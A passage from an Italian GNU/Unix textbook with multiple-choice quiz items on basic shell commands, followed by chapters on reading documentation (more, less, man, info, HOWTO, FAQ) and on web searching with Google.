42.13) [-1..0.476] Come si rappresenta il percorso assoluto del nodo (file o directory) che, nella figura, riporta l’etichetta «g»?

1. ( ) ‘/bin’
2. ( ) ‘/lib’
3. ( ) ‘/home’
4. ( ) ‘/home/tizio’
5. ( ) ‘/usr’
6. ( ) ‘/usr/bin’
7. ( ) ‘/usr/lib’

42.14) [-1..0.476] Cosa fa il comando seguente?

cp /tmp/prova ./ciao [*Invio*]

1. ( ) sposta il file ‘/tmp/prova’ in ‘./ciao’;
2. ( ) copia il file ‘/tmp/prova’ in ‘./ciao’;
3. ( ) crea il collegamento ‘./ciao’ a partire da ‘/tmp/prova’;
4. ( ) cancella i file ‘/tmp/prova’ e ‘./ciao’.

42.15) [-1..0.476] Cosa fa il comando seguente?

rm /tmp/prova ./ciao [*Invio*]

1. ( ) sposta il file ‘/tmp/prova’ in ‘./ciao’;
2. ( ) copia il file ‘/tmp/prova’ in ‘./ciao’;
3. ( ) crea il collegamento ‘./ciao’ a partire da ‘/tmp/prova’;

4. ( ) cancella i file '/tmp/prova' e './ciao'.

42.16) [-1..0.476] Cosa fa il comando seguente?

ln /tmp/prova ./ciao [*Invio*]

1. ( ) sposta il file '/tmp/prova' in './ciao';
2. ( ) copia il file '/tmp/prova' in './ciao';
3. ( ) crea il collegamento './ciao' a partire da '/tmp/prova';
4. ( ) cancella i file '/tmp/prova' e './ciao'.

42.17) [-1..0.476] Cosa fa il comando seguente?

mv /tmp/prova ./ciao [*Invio*]

1. ( ) sposta il file '/tmp/prova' in './ciao';
2. ( ) copia il file '/tmp/prova' in './ciao';
3. ( ) crea il collegamento './ciao' a partire da '/tmp/prova';
4. ( ) cancella i file '/tmp/prova' e './ciao'.

42.18) [-1..0.476] Cosa fa il comando seguente?

cd /tmp [*Invio*]

1. ( ) elenca il contenuto della directory '/tmp';
2. ( ) fa sì che la directory corrente diventi '/tmp';
3. ( ) mostra il percorso della directory corrente;
4. ( ) nulla di tutto questo.

42.19) [-1..0.476] Cosa fa il comando seguente?

pwd [*Invio*]

1. ( ) elenca il contenuto della directory '/tmp';
2. ( ) fa sì che la directory corrente diventi '/tmp';
3. ( ) mostra il percorso della directory corrente;

4. ( ) nulla di tutto questo.

42.20) [-1..0.476] Cosa fa il comando seguente?

ls /tmp [*Invio*]

1. ( ) elenca il contenuto della directory '`/tmp`';
2. ( ) fa sì che la directory corrente diventi '`/tmp`';
3. ( ) mostra il percorso della directory corrente;
4. ( ) nulla di tutto questo.

42.21) [-1..0.476] Cosa fa il comando seguente?

echo /tmp/* [*Invio*]

1. ( ) elenca il contenuto della directory '`/tmp`';
2. ( ) fa sì che la directory corrente diventi '`/tmp`';
3. ( ) mostra il percorso della directory corrente;
4. ( ) nulla di tutto questo.

Parte viii

Trovare le informazioni necessarie

Capitolo 43

Documentazione

Esistono diverse fonti di documentazione sui sistemi Unix. La maggior parte di questa è normalmente disponibile all'interno delle distribuzioni, ma la consultazione può risultare un problema per chi non ha esperienza.

43.1 Testo puro

Il modo più semplice con cui può essere stato scritto qualcosa è quello del testo puro. Questo è il caso dei file «leggimi» (*readme*) e simili, oppure di tutta quella documentazione che, per semplicità, è stata convertita anche in tale formato.

La lettura di questi file può essere fatta attraverso due programmi ben conosciuti: '**`more`**' oppure '**`less`**'. Il programma '**`more`**' è quello tradizionalmente più diffuso negli ambienti Unix; '**`less`**' è il più pratico ed è decisamente più ricco di piccoli accorgimenti. Le funzionalità essenziali di questi due programmi sono simili, anche se il secondo offrirebbe un gran numero di funzioni aggiuntive che qui non vengono considerate.

La sintassi di questi due programmi è la seguente:

```
more [opzioni] [file]...
```

```
less [opzioni] [file]...
```

Nell'utilizzo normale non vengono fornite opzioni e se non si indicano file negli argomenti, si ottiene lo scorrimento di quanto proviene dallo standard input:

```
more [opzioni] < [file]
```

```
less [opzioni] < [file]
```

Una volta avviato uno di questi due programmi, lo scorrimento del testo dei file da visualizzare avviene per mezzo di comandi impartiti attraverso la pressione di tasti. Il meccanismo è simile a quello utilizzato da VI: alcuni comandi richiedono semplicemente la pressione di uno o più tasti in sequenza; altri richiedono un argomento e in questo caso, la digitazione appare nell'ultima riga dello schermo o della finestra a disposizione. La tabella 43.1 mostra l'elenco dei comandi comuni ed essenziali di questi due programmi.

Tabella 43.1. Elenco dei comandi comuni ed essenziali di '**more**' e '**less**'.[1]

Comando	Descrizione
[*h*]	Richiama una breve guida dei comandi disponibili.
[*H*]	Come '**h**'.
[*barra spaziatrice*]	Scorre il testo in avanti di una schermata.
[*Invio*]	Scorre il testo in avanti di una riga alla volta.
[*b*]	Quando possibile, scorre il testo all'indietro di una schermata.
[*/*]***modello***[*Invio*]	Esegue una ricerca in avanti, in base all'espressione regolare indicata.
[*n*]	Ripete l'ultimo comando di ricerca.
[*Ctrl l*]	Ripete la visualizzazione della schermata attuale.
[*q*]	Termina l'esecuzione del programma.
[*Q*]	Come [*q*].

La differenza fondamentale tra questi due programmi sta nella possibilità da parte di '**less**' di scorrere il testo all'indietro anche quando questo proviene dallo standard input, mentre per '**more**' non è possibile. Inoltre '**less**' permette di utilizzare i tasti freccia e i tasti pagina per lo scorrimento del testo, consentendo anche di effettuare ricerche all'indietro. La tabella 43.2 mostra l'elenco di alcuni comandi aggiuntivi disponibili con '**less**'.

Tabella 43.2. Elenco di alcuni comandi particolari di '**less**'.

Comando	Descrizione
[*y*]	Scorre il testo all'indietro di una riga alla volta.
[*?*]***modello***[*Invio*]	Esegue una ricerca all'indietro, in base all'espressione regolare indicata.
[*N*]	Ripete l'ultimo comando di ricerca nella direzione inversa.

Il programma '**less**' permette un utilizzo molto più complesso di quanto descritto qui, ma questo va oltre l'uso che se ne fa normalmente. Segue la descrizione di alcuni esempi.

- $ **ls -l | more** [*Invio*]

  $ **ls -l | less** [*Invio*]

  Scorre sullo schermo l'elenco del contenuto della directory corrente che probabilmente è troppo lungo per essere visualizzato senza l'aiuto di uno tra questi due programmi.

- $ **more README** [*Invio*]

  $ **less README** [*Invio*]

  Scorre sullo schermo il contenuto del file 'README'.

43.1.1 Variabile di ambiente «LESSCHARSET»

Il programma '**less**' è sensibile al contenuto della variabile di ambiente '**LESSCHARSET**', che serve a specificare quale insieme di caratteri si utilizza per la visualizzazione. Tuttavia, di solito non è necessario impostare questa variabile, perché le informazioni necessarie a determinare quale insieme di caratteri utilizzare provengono da altre variabili di ambiente di uso più generalizzato.

Tabella 43.3. Alcune voci per la selezione dell'insieme di caratteri visualizzabile con '**`less`**', attraverso la variabile di ambiente '**`LESSCHARSET`**'.

Valore	Descrizione
'**`ascii`**'	Identifica alcuni codici come caratteri di controllo; visualizza normalmente i caratteri che appartengono alla codifica ASCII; tutto il resto viene considerato come codice binario.
'**`iso8859`**', '**`latin1`**', '**`latin9`**'	Una di queste tre voci, indifferentemente, identifica una codifica ISO 8859 qualsiasi (dipende dalla configurazione del terminale la visualizzazione dei caratteri e quindi la scelta di mostrare questo o quello in abbinamento a un certo codice), ovvero una codifica a 8 bit completa.
'**`utf-8`**'	Utilizza la codifica UTF-8.

43.2 Pagine di guida

Secondo la filosofia dei sistemi Unix, tutti i programmi dovrebbero essere accompagnati da una ***pagina di manuale***, ovvero *man page*. Si tratta di un documento stringato sull'uso di quel programma particolare, scritto in uno stile abbastanza uniforme.

Si distinguono diverse sezioni di queste pagine di manuale, a seconda del genere di informazioni in esse contenute. Può infatti accadere che esistano più pagine con lo stesso nome, appartenenti però a sezioni diverse. La tabella 43.4 riporta l'elenco di queste sezioni secondo la struttura usata comunemente nei sistemi Unix.

Tabella 43.4. Sezioni delle pagine di manuale nei sistemi Unix.

Sezione	Contenuto	Descrizione
1	comandi utente	Comandi (ovvero programmi) di uso comune a disposizione dell'utente.
2	chiamate di sistema	Funzioni messe a disposizione dal kernel ai programmi.
3	chiamate di libreria	Funzioni messe a disposizione da librerie esterne ai programmi.
4	dispositivi	File speciali che si trovano solitamente nella directory '`/dev/`'.
5	formati dei file	Sintassi dei file di configurazione.
6	giochi	
7	varie	Convenzioni e altre informazioni.
8	amministrazione	Comandi per l'amministrazione del sistema.
9	routine del kernel	Non standard

Quando si vuole fare riferimento a una pagina di manuale, se ne indica il nome seguito da un numero tra parentesi, che ne esprime la sezione. Per cui, *man(1)* indica la pagina di manuale di nome '**`man`**' nella prima sezione. Spesso, nella documentazione, si fa riferimento ai programmi in questo modo, per dare istantaneamente l'informazione di dove raggiungere le notizie che riguardano quel programma particolare.

Questa documentazione viene consultata normalmente attraverso il programma '**`man`**' che a sua volta, solitamente, si avvale di '**`less`**', oppure '**`more`**', per scorrere il documento. La tabella 43.1 mostra l'elenco dei comandi comuni essenziali di questi due programmi.

43.2.1 Collocazione fisica e convenzioni nazionali

Le pagine di manuale possono trovarsi in diverse posizioni all'interno del file system. Quelle elencate di seguito sono standard.

Posizione	Descrizione
'/usr/share/man/'	Questa è la collocazione principale delle pagine di manuale.
'/usr/X11R6/man/'	Raccoglie le pagine di manuale relative al sistema grafico X.
'/usr/local/share/man/'	È la posizione per le pagine di manuale dei programmi collocati dopo la directory '/usr/local/';
'/opt/***applicativo***/man/'	È la posizione per le pagine di manuale dei programmi applicativi aggiuntivi (*add-on*).

Queste directory sono tutte suddivise o suddivisibili nello stesso modo. Si intende indicare una qualsiasi di queste directory di partenza come ***mandir***.

La collocazione effettiva dei file che costituiscono le pagine di manuale è nelle directory esprimibili nella forma seguente:

mandir [/***locale***] /man***sezione*** [/***architettura***]

Ciò significa che, oltre alle directory '***mandir***/' già viste, esiste un'altra directory, '***locale***/', eventuale, che poi si scompone in diverse sottodirectory in funzione delle sezioni delle pagine di manuale esistenti (di solito da 'man1/' a 'man9/'), ognuna delle quali può articolarsi ulteriormente in funzione delle differenze tra un'architettura e l'altra.

La directory '***locale***/' è facoltativa, nel senso che spesso manca. Può essere utilizzata per distinguere tra le pagine di manuale di lingue diverse o di formati diversi. Il nome di questa directory è stabilito dallo standard POSIX 1003.1 secondo la sintassi seguente:

linguaggio [***_territorio***] [***.insieme_di_caratteri***] [***,versione***]

- ***linguaggio*** è una sigla di due caratteri minuscoli definiti dallo standard ISO 639 (sezione 106);
- ***territorio*** è una sigla facoltativa di due caratteri maiuscoli definiti dallo standard ISO 3166 (sezione 107);
- ***insieme_di_caratteri*** è una sigla numerica che esprime l'insieme di caratteri utilizzato, secondo lo standard ISO (in pratica è il numero dello standard ISO).
- ***versione*** è un'indicazione supplementare non ben definita, della quale si cerca di scoraggiare l'utilizzo.

Nel caso delle pagine di manuale in italiano, queste, ammesso che siano disponibili, dovrebbero trovarsi nelle directory '***mandir***/it_IT/man***sezione***', oppure in '***mandir***/it/man***sezione***' (senza specificare il territorio). Di solito non si usa l'indicazione dell'insieme di caratteri perché si sottintende essere quello configurato in generale per l'uso del terminale (la variabile

'**LANG**' e le variabili '**LC_***'). Per fare in modo però che queste directory vengano utilizzate effettivamente, è necessario che la variabile di ambiente '**LANG**' contenga il valore '**it_IT**'.

Anche la directory che definisce l'architettura è facoltativa ed è necessaria solo quando in una sezione determinata esistono pagine di manuale riferite a programmi o altre informazioni dipendenti da particolari caratteristiche architetturali.

43.2.2 File di configurazione

Il comportamento di '**man**' può essere configurato attraverso un file di configurazione, che a seconda dei casi, nei sistemi GNU potrebbe essere il file '/etc/man.config' o '/etc/manpath.config'. Tra le tante cose, questo file contiene gli argomenti da fornire ai programmi utilizzati per la formattazione del testo da visualizzare o da stampare. Si osservino gli estratti seguenti, riferiti rispettivamente a '/etc/man.config' e a '/etc/manpath.config':

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tutf8 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tutf8
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

```
# Program definitions.  These are commented out by default as the value
# of the definition is already the default.  To change: uncomment a
# definition and modify it.
#
#DEFINE         pager   exec /usr/bin/pager -s
#DEFINE         cat     /bin/cat
#DEFINE         tr      /usr/bin/tr '\255\267\264\327' '\055\157\047\170'
#DEFINE         grep    /bin/grep
#DEFINE         troff   /usr/bin/groff -mandoc
#DEFINE         nroff   /usr/bin/nroff -mandoc
#DEFINE         eqn     /usr/bin/eqn
#DEFINE         neqn    /usr/bin/neqn
#DEFINE         tbl     /usr/bin/tbl
#DEFINE         col     /usr/bin/col
#DEFINE         vgrind  /usr/bin/vgrind
#DEFINE         refer   /usr/bin/refer
#DEFINE         grap    /usr/bin/grap
#DEFINE         pic     /usr/bin/pic -S
#
#DEFINE         decompressor    /bin/gzip -dc
#DEFINE         compressor      /bin/gzip -c7
```

Una cosa che potrebbe essere necessario modificare nel file '`/etc/man.config`' è l'opzione '**`-T`**' di '**`groff`**' e di '**`geqn`**'. Utilizzandola nel modo che si vede nell'esempio ('**`-Tutf8`**'), serve a consentire la visualizzazione dei caratteri accentati delle pagine di manuale tradotte in italiano, quando si dispone di una configurazione locale per l'insieme di caratteri ISO 10646, con una codifica UTF-8.

43.2.3 Utilizzo dei programmi per accedere alle pagine di manuale

Come già accennato, per visualizzare il contenuto di una pagina di manuale si utilizza il programma '**`man`**', ma sono disponibili anche i comandi '**`whatis`**' e '**`apropos`**' per cercare informazioni al loro interno. [2]

```
man [opzioni] nome...
```

L'eseguibile '**`man`**' compone ed emette attraverso lo standard output la pagina di manuale indicata dal nome. Lo scorrimento del testo che compone le pagine di manuale indicate negli argomenti viene fatto attraverso un programma esterno, richiamato automaticamente da '**`man`**'. Solitamente si tratta di '**`more`**' o di '**`less`**'. Di conseguenza, i comandi per lo scorrimento del testo dipendono dal tipo di programma utilizzato. Se si tratta di uno di questi due appena citati, sono sempre validi almeno quelli riportati nella tabella 43.1.

Tabella 43.8. Alcune opzioni.

Opzione	Descrizione
numero_di_sezione	Se prima del nome del comando o dell'argomento appare un numero, si intende che si vuole ottenere la pagina di manuale da una sezione determinata, come riportato nella tabella 43.4.
`-f`	Si comporta come '**`whatis`**'.
`-h`	Visualizza una breve guida di se stesso.
`-k`	Equivalente a '**`apropos`**'.

Segue la descrizione di alcuni esempi.

- `$` **`man ls`** [*Invio*]

  Visualizza la pagina di manuale del programma '**`ls`**'.

- `$` **`man 8 lilo`** [*Invio*]

  Visualizza la pagina di manuale nell'ottava sezione, del programma '**`lilo`**'.

```
whatis parola...
```

Il programma '**`whatis`**' cerca la descrizione di una o più pagine di manuale corrispondenti ai nomi indicati come argomento.

Originariamente, la ricerca relativa a '**whatis**' e '**apropos**' avveniva in elenchi costruiti appositamente per mezzo del comando '**makewhatis**'.

Il risultato della ricerca viene emesso attraverso lo standard output. Sono visualizzate solo le corrispondenze con parole intere.

L'esempio seguente visualizza le descrizioni aventi la parola '**ls**' nel nome della pagina:

$ **whatis ls** [*Invio*]

apropos ***stringa***...

Il programma ' **apropos**' cerca la descrizione di una o più pagine di manuale corrispondenti, che contengono al loro interno la stringa indicata (la ricerca viene fatta solo nella descrizione, nome compreso, e non nel corpo della pagina di manuale).

Il risultato della ricerca viene emesso attraverso lo standard output.

L'esempio seguente visualizza le descrizioni contenenti la stringa '**keyboard**':

$ **apropos keyboard** [*Invio*]

43.3 Info

La documentazione Info è un ipertesto realizzato dai file Info e leggibile attraverso il programma '**info**' oppure all'interno di Emacs. I file di questo ipertesto si trovano normalmente nella directory '`/usr/share/info/`'.

La documentazione Info è organizzata in file contenenti dei ***nodi***. Ogni nodo ha un nome e rappresenta un'unità di informazioni. Trattandosi di un sistema ipertestuale, ogni nodo può avere riferimenti ad altri nodi contenenti informazioni aggiuntive o collegate. Quasi tutti i nodi contengono almeno dei riferimenti standard definiti dalle voci seguenti:

- '**previous**' -- precedente;
- '**next**' -- successivo;
- '**up**' -- superiore.

Gli altri riferimenti possono essere organizzati in forma di menù o di riferimenti incrociati (*cross-reference*). Ogni file Info contiene almeno un nodo principale: '**Top**'. I nodi vengono identificati formalmente secondo la notazione seguente:

[(***file_info***)] [***nome_del_nodo***]

Se si indica solo il nome del nodo, si fa implicitamente riferimento al file utilizzato in quel momento determinato; se si indica solo il nome del file, si fa implicitamente riferimento al nodo '**Top**'.

43.3.1 Utilizzo del sistema attraverso l'eseguibile info

L'eseguibile '**`info`**' consente di consultare i file Info senza l'ausilio di Emacs:

```
info [opzioni] [voce...]
```

Se non viene indicato alcun argomento, in particolare, se non viene indicato il file Info da consultare, viene aperto il file '`/usr/share/info/dir`'.

Tabella 43.9. Alcune opzioni.

Opzione	Descrizione
`-d` ***percorso*** `--directory` ***percorso***	Specifica un percorso aggiuntivo all'interno del quale possono essere cercati i file Info.
`-f` ***file*** `--file=`***file***	Specifica un file particolare da visitare.
`-n` ***nodo*** `--node=`***nodo***	Specifica un nodo particolare da visitare.

Segue la descrizione di alcuni esempi.

- `$` **`info -f pippo.info`** [*Invio*]

  Inizia la visualizzazione del file '`pippo.info`' a partire dal suo nodo principale.

- `$` **`info -f pippo.info pappa`** [*Invio*]

  Seleziona la voce di menù '**`pappa`**' che dovrebbe essere contenuta nel nodo principale del file '`pippo.info`'.

- `$` **`info -f info`** [*Invio*]

  Inizia la visualizzazione del file '**`info`**' a partire dal suo nodo principale.

- `$` **`info info`** [*Invio*]

  Seleziona la voce di menù '**`info`**' dal nodo principale del file '`dir`' ('`/usr/share/info/dir`') che è quello predefinito.

Per poter leggere le informazioni contenute in questi file attraverso l'eseguibile '**`info`**', occorre conoscere alcuni comandi che non sono necessariamente intuitivi. Questi comandi si impartiscono semplicemente premendo il tasto della lettera o del simbolo corrispondente. Alcuni di questi comandi richiedono degli argomenti, in tal caso si è costretti a inserirli e a farli seguire da [*Invio*]. I comandi più importanti sono riportati nella tabella 43.10.

Tabella 43.10. Elenco dei comandi principali di '**info**'.

Comando	Descrizione
[*h*]	Visualizza la guida del programma '**info**' (*help*).
[*?*]	Visualizza l'elenco dei comandi disponibili.
[*d*]	Visualizza il file 'dir'.
[*q*]	Termina l'esecuzione del programma (*quit*).
[*Ctrl g*]	Interrompe il comando in corso di digitazione.
[*Ctrl l*]	Ripristina l'immagine sullo schermo.
[*l*]	Ritorna al nodo selezionato precedentemente (*last*).

Quando si usa un ipertesto è molto importante conoscere il modo con cui si può ritornare sui propri passi. In questo caso, il comando [*l*] permette di tornare indietro ed è particolarmente utile dopo la selezione di un comando di aiuto come [*h*] o [*?*].

La figura 43.11 mostra il nodo principale del file 'info', cioè del documento che spiega il funzionamento di questo tipo di ipertesto.

Figura 43.11. La guida all'uso della documentazione Info.

```
File: info.info,  Node: Top,  Next: Getting Started,  Prev: (dir),  Up: (dir)

Info: An Introduction
*********************

   Info is a program for reading documentation, which you are using now.

   To learn how to use Info, type the command 'h'.  It brings you to a
programmed instruction sequence.  If at any time you are ready to stop
using Info, type 'q'.

   To learn advanced Info commands, type 'n' twice.  This brings you to
'Info for Experts', skipping over the 'Getting Started' chapter.

* Menu:

* Getting Started::             Getting started using an Info reader.
* Advanced Info::               Advanced commands within Info.
* Create an Info File::         How to make your own Info file.

--zz-Info: (info.info.gz)Top, 20 lines --All----------------------------------
Welcome to Info version 2.18. "C-h" for help, "m" for menu item.
```

La prima riga, quella che appare in alto, contiene in particolare il nome del file e del nodo.

```
File: info.info, Node: Top,  Next: Getting Started,  Prev: (dir), Up: (dir)
```

La penultima riga, la seconda dal basso, riporta ancora il nome del file e del nodo, oltre alla dimensione del nodo in righe e alla parola '**All**'. Si osservi che in questo caso il file è effettivamente 'info.info.gz', che presumibilmente è stato compresso con Gzip.

```
--zz-Info: (info.info.gz)Top, 20 lines --All------------------------------
```

La parola '**All**' indica che il nodo appare completamente nello spazio a disposizione sullo schermo o nella finestra. L'ultima riga dello schermo viene usata per dare informazioni all'utilizzatore e come spazio per l'inserimento di argomenti quando i comandi ne richiedono.

Sulla parte iniziale di ogni nodo, insieme al nome del file e del nodo stesso, sono riportati alcuni riferimenti standard (ad altri nodi). Sono rappresentati simbolicamente dai termini '**Next**'

(successivo), '**`Prev`**' (precedente) e '**`Up`**' (superiore). Chi ha redatto il file Info ha definito quali devono essere effettivamente i nodi a cui queste voci si riferiscono e a tali nodi si accede utilizzando i comandi [*n*], [*p*] e [*u*], rispettivamente.

Tabella 43.14. Elenco dei comandi per la navigazione attraverso i riferimenti standard.

Comando	Descrizione
[*n*]	Visualizza il nodo successivo (*next*).
[*p*]	Visualizza il nodo precedente (*previous*).
[*u*]	Visualizza il nodo superiore (*up*).

Il riferimento '**`Up`**' non corrisponde necessariamente al nodo principale ('**`Top`**') del file che si sta consultando, ma a quello che in quel momento, per qualche motivo, rappresenta un riferimento principale. Lo stesso tipo di ragionamento vale per i riferimenti '**`Next`**' e '**`Prev`**' che rispecchiano solo una sequenza di massima.

Il testo di un nodo può essere più lungo delle righe a disposizione sullo schermo o nella finestra. Per scorrere il testo si utilizza la barra spaziatrice per avanzare e il tasto [*Canc*] per indietreggiare. È però necessario fare attenzione: se si eccede si prosegue su altri nodi, attraverso un percorso predefinito che solitamente non coincide con i riferimenti '**`Next`**' e '**`Prev`**' già visti.

Tabella 43.15. Elenco dei comandi per lo scorrimento naturale del documento.

Comando	Descrizione
[*barra spaziatrice*]	Scorre in avanti.
[*Canc*]	Scorre all'indietro.
[*b*]	Visualizza l'inizio del nodo (*back*).

L'utilità di un ipertesto sta nella possibilità di raggiungere le informazioni desiderate seguendo un percorso non sequenziale. I documenti Info utilizzano due tipi di riferimenti (oltre a quelli standard): i menù e i riferimenti incrociati. I primi si distinguono perché sono evidenziati dalla sigla '**`* Menu:`**' seguita da un elenco di riferimenti; sono cioè staccati dal testo normale. I riferimenti incrociati appaiono invece all'interno del testo normale e sono evidenziati dalla sigla '**`* Note Cross:`**'.

Le voci di menù possono essere selezionate attraverso il comando [*m*] seguito dal nome del nodo; le voci dei riferimenti incrociati possono essere selezionate attraverso il comando [*f*] seguito dal nome del nodo.

L'utilità di avere due comandi diversi sta nel fatto che questi nomi possono essere indicati in forma abbreviata (per troncamento), indicando solo quello che serve per distinguerli dagli altri. Distinguendo i riferimenti raggruppati in menù, rispetto a quelli che appaiono nel testo, si riducono le possibilità di equivoci.

Tabella 43.16. Elenco dei comandi per la selezione dei riferimenti.

Comando	Descrizione
[*m*]***nodo***[*Invio*]	Richiama un nodo tra quelli indicati nel menù.
[*f*]***nodo***[*Invio*]	Richiama un nodo tra quelli indicati nei riferimenti incrociati.
[*g*]***nodo***[*Invio*]	Richiama un nodo qualunque (*go*).
[*Tab*]	Sposta il cursore sul prossimo riferimento disponibile.
[*Invio*]	Seleziona il nodo corrispondente al riferimento su cui si trova il cursore.

Per facilitare la selezione dei riferimenti che appaiono nel testo di un nodo (menù inclusi), si può utilizzare il tasto [*Tab*] per posizionare il cursore all'inizio della prossima voce e il tasto [*Invio*] per selezionare il nodo a cui fa riferimento la voce su cui si trova il cursore.

Se si conosce esattamente il nome di un nodo che si vuole raggiungere, si può utilizzare il comando [*g*] seguito dal nome del nodo stesso.

Quando si naviga all'interno della documentazione Info è sempre bene tenere a mente il comando [*l*] che permette di ritornare al nodo attraversato precedentemente.

Tabella 43.17. Altri comandi utili.

Comando	Descrizione
[*s*]***stringa***[*Invio*]	Cercare all'interno del file Info la stringa indicata (*search*).
[*Alt x*]print−node[*Invio*]	Invia alla stampa il nodo visualizzato sullo schermo (la parola chiave '**`print-node`**' va scritta così come si vede).

43.4 Documentazione allegata ai pacchetti applicativi

I pacchetti di programmi più importanti sono accompagnati da documentazione disponibile in vari formati (testo, LaTeX, TeX, SGML, HTML, PostScript, PDF, ecc.). Questa si trova collocata normalmente in sottodirectory discendenti da '`/usr/share/doc/`'.

43.5 HOWTO

I documenti HOWTO non accompagnano i pacchetti di programmi come loro parte integrante, essendo delle guide aggiuntive con scopi che vanno oltre la semplice documentazione del funzionamento di un solo pacchetto particolare. La maggior parte delle distribuzioni GNU include anche i file di documentazione HOWTO. Solitamente, questi vengono installati al di sotto della directory '`/usr/share/doc/HOWTO/`'.

43.6 FAQ

Un'altra fonte di documentazione sui sistemi GNU (e non solo) sono le cosiddette FAQ o *Frequently asked questions*. Si tratta di informazioni disordinate in forma di botta e risposta. Solitamente si trovano al di sotto della directory '`/usr/share/doc/FAQ/`'.[3]

43.7 LDP

A fianco della documentazione standard fornita più o meno con tutte le distribuzioni GNU/Linux, ci sono dei libri veri e propri disponibili liberamente. Questi sono raccolti all'interno del progetto LDP, o *Linux documentation project*.

Questi documenti, normalmente disponibili sia in PostScript/PDF, sia in HTML, sono raggiungibili a partire da ⟨*http://www.ibiblio.org/pub/Linux/docs/LDP/*⟩ e dai siti speculari relativi.

43.8 Altra documentazione

Oltre alla documentazione citata nelle sezioni precedenti, esistono altri documenti che possono essere ritrovati a partire da ⟨*http://www.ibiblio.org/pub/Linux/docs/* ⟩ e dai siti speculari relativi.

Meritano particolare attenzione i riferimenti seguenti:

- *Gary's Encyclopedia*

  ⟨*http://eupedia.org* ⟩

- *Connected: An Internet Encyclopedia*

  ⟨*http://www.freesoft.org/CIE/index.htm* ⟩

- *Internet FAQ Archives*

  ⟨*http://www.faqs.org/faqs/* ⟩

[1] L'espressione regolare è un'espressione di ricerca con una sintassi particolare. Per conoscere cosa sono le espressioni regolari, si veda la sezione 184.1.1.

[2] **Man-db** GNU GPL

[3] In italiano qualcuno usa la definizione «filza di assilli quotidiani».

Capitolo 44

Ricerche nella rete

La rete è una biblioteca enorme, ma per poterla utilizzare, bisogna conoscere l'uso dei servizi principali di ricerca che sono disponibili. L'importanza dei servizi di indicizzazione delle informazioni sparse nella rete è tale da portare quasi a confondere la rete stessa con i portali di ricerca.

Nel momento in cui si aggiorna questo capitolo (anno 2007), i riferimenti più importanti in assoluto sono Google (⟨*http://google.com*⟩) e Internet Archive (⟨*http://archive.org*⟩).

44.1 Ricerche tra i documenti in linea

L'utilizzo comune dei servizi offerti da Google è costituito dalle ricerche di documenti pubblicati nella rete (di qualunque formato). La figura 44.1 mostra una parte della pagina introduttiva del servizio contenente il necessario per indicare un'espressione di ricerca.

Figura 44.1. Maschera per l'inserimento di un'espressione di ricerca attraverso il servizio offerto da Google.

Supponendo di voler cercare documenti che contengono simultaneamente riferimenti a GNU/Linux e GNU/Hurd, si potrebbe indicare l'espressione '**`GNU/Linux GNU/HURD`**', senza bisogno di operatori (simboli) particolari. La figura 44.2 mostra il risultato della ricerca.

Figura 44.2. Risultato di una ricerca.

Web Immagini Gruppi News altro »
GNU/Linux GNU/HURD Cerca Ricerca avanzata Preferenze
Cerca: il Web pagine in Italiano pagine provenienti da: Italia

Web Risultati **1** - **10** su circa **305.000** per **GNU/Linux GNU/HURD**. (**0,15** secondi)

GNU - Wikipedia
Glibc (GNU C Library): la libreria standard del C, utilizzata nei programmi per **GNU/Linux**, ma non solo. GNOME (GNU Network Object Model Environment): **...**
it.wikipedia.org/wiki/GNU - 31k - Copia cache - Pagine simili

Controversia sul nome **GNU/Linux** - Wikipedia
Tuttavia, il suo kernel, **GNU Hurd**, era ancora nelle prime fasi del suo sviluppo. **...** Dando al sistema il nome **GNU/Linux**, si riconosce il ruolo che il nostro **...**
it.wikipedia.org/wiki/Controversia_sul_nome_GNU/Linux - 39k - Copia cache - Pagine simili

Linux e GNU - Il Progetto GNU - Free Software Foundation (FSF)
... (ma stavamo anche lavorando su un kernel, **GNU Hurd**, che si appoggia su Mach). **...** Il Progetto GNU supporta sia i sistemi **GNU/Linux** sia il sistema GNU, **...**
www.gnu.org/gnu/linux-and-gnu.it.html - 11k - Copia cache - Pagine simili

MaXimumDebian.org :: Debian **GNU/LINUX - GNU/HURD**
Dedicato alla distribuzione Debian offre articoli, risorse, notizie periodiche ed aggiornamenti.
www.maximumdebian.org/ - 39k - Copia cache - Pagine simili

Per ridurre la ricerca all'ambito di un certo sito, si può usare un'espressione apposita. Per esempio, se si è interessati esclusivamente a quanto pubblicato a partire da *linux.it*, sottodomini inclusi, basta aggiungere '**`site:linux.it`**'; pertanto la stringa completa di ricerca diventa '**`site:linux.it GNU/Linux GNU/HURD`**'.

Figura 44.3. Risultato di una ricerca con il vincolo del sito.

Web Immagini Gruppi News altro »
site:linux.it GNU/Linux GNU/HURD Cerca Ricerca avanzata Preferenze
Cerca: il Web pagine in Italiano pagine provenienti da: Italia

Web Risultati **1** - **10** su circa **104** da **linux.it** per **GNU/Linux GNU/HURD**. (**0,18** secondi)

Linux ed il Progetto GNU
... (ma stavamo anche lavorando su un kernel, **GNU Hurd**, che si appoggia su Mach). **...** Il Progetto GNU supporta sia i sistemi **GNU/Linux** sia il sistema GNU, **...**
www.linux.it/GNU/filosofia/linux-and-gnu.shtml - 12k - Copia cache - Pagine simili

FLUG - Linux e il progetto GNU
... con l'eccezione del kernel (ma stavamo lavorando su un kernel, **GNU Hurd**, **...** Il progetto GNU supporta i sistemi **GNU/Linux** come il sistema GNU, **...**
www.firenze.linux.it/docs/linux-e-gnu.php - 14k - Copia cache - Pagine simili

GNU/Hurd
Oggi ho installato una macchina dual boot: - Debian **GNU/Linux** - Debian **GNU/Hurd** E Grub fa avviare automaticamente il sistema **GNU/Hurd**, ma tramite un menu e' **...**
www.vicenza.linux.it/~vicenza/mailing-list/lugvi-fans-200004/msg00065.html - 5k - Copia cache - Pagine simili

Naturalmente il vincolo del sito può essere più stretto, per esempio aggiungendo una parte del percorso in cui devono trovarsi i documenti cercati.

